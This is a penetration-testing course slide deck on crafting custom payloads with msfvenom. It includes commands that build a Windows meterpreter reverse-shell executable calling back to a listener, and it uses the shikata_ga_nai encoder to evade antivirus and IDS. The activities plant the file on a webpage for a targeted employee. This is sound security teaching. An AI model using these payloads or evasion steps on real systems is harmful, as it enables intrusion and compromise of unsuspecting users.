Crafting Payloads

Cybersecurity

Penetration Testing Day 6

Class Objectives


By the end of today’s class, you will be able to:

- Create custom payloads.
- Add payloads to websites by altering HTML.
- Assess your overall penetration test engagement skills.

The exploitation of services is less common than it was a decade ago.

This is due to the use of defense countermeasures like endpoint detection and response, AV solutions, and IPS/IDS implementation.

While patching mitigates vulnerable services, attackers will deliver custom payloads through social engineering if they cannot exploit services.



Attackers typically build custom payloads that they can use in phishing emails or add to their websites. When an unsuspecting user clicks the link for the malicious payload, their computer is infected.

Remember…

A **payload** is the shell code that runs when an exploit successfully compromises a system.

Custom Payloads

Since C2 servers have dynamic IP addresses, attackers often have to create their own customized payloads that call back to their C2 server using SYN packets.

Custom payloads allow customization of various payload options, such as architecture and shell type.

(Source)

Creating Custom Payloads

Think back to last class when we used the following command to create a payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.8 LPORT=4444 -f exe R > hack.exe
```

Today, we'll use Metasploit to create payloads like this one.

`msfvenom` is a Metasploit framework tool used to generate and encode payloads.

While it’s relatively easy to create custom payloads, the real challenge is creating a payload that bypasses network detection by IDS and antivirus (AV) solutions.


(Source)

Msfvenom Encoding

Encoding is a method used to change the signature of an exploit or payload, creating a new signature that does not yet have a written rule.

This change in signature allows payloads to bypass detection from AV and IDS tools that detect known malicious signatures.


Now we’ll walk through the basics of **`msfvenom`**’s help menu and some basic command options for use with encoders, payloads, and formats.



Instructor Demonstration

Custom Payloads with `msfvenom`

Msfvenom Syntax



```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai -f exe -o /tmp/hack.exe LHOST=192.168.0.8 LPORT=4444
```

`msfvenom`
launches the
MSFvenom
program.

`windows/meterpreter/reverse_tcp`
is the Metasploit command module.

`-e x86/shikata_ga_nai`
designates the encoder we
will use.

`-o /tmp/malware.exe`
creates an output file, naming the file
(`malware.exe`) and location (inside
`the /tmp` directory).

p
indicates
payload.

`-a x86`
designates the
architecture
we will use.
x86 is default.

-f exe
indicates the
file type to
create. In this
case, .exe.

Activity: Creating Custom Payloads

In this activity, you will use **`msfvenom`**’s custom payload options to build a malicious file that will link to a webpage for the targeted employee to click on.

Suggested Time:
25 Minutes

Time’s Up! Let’s Review.

For the rest of this class,
we will work on an activity
that simulates all levels of a
penetration test engagement.

Activity: Penetration Test

In this activity you will gain access to a target machine and retrieve valuable data. You will also complete a report detailing the process.

Unfinished work will be completed for homework.

Questions?

The End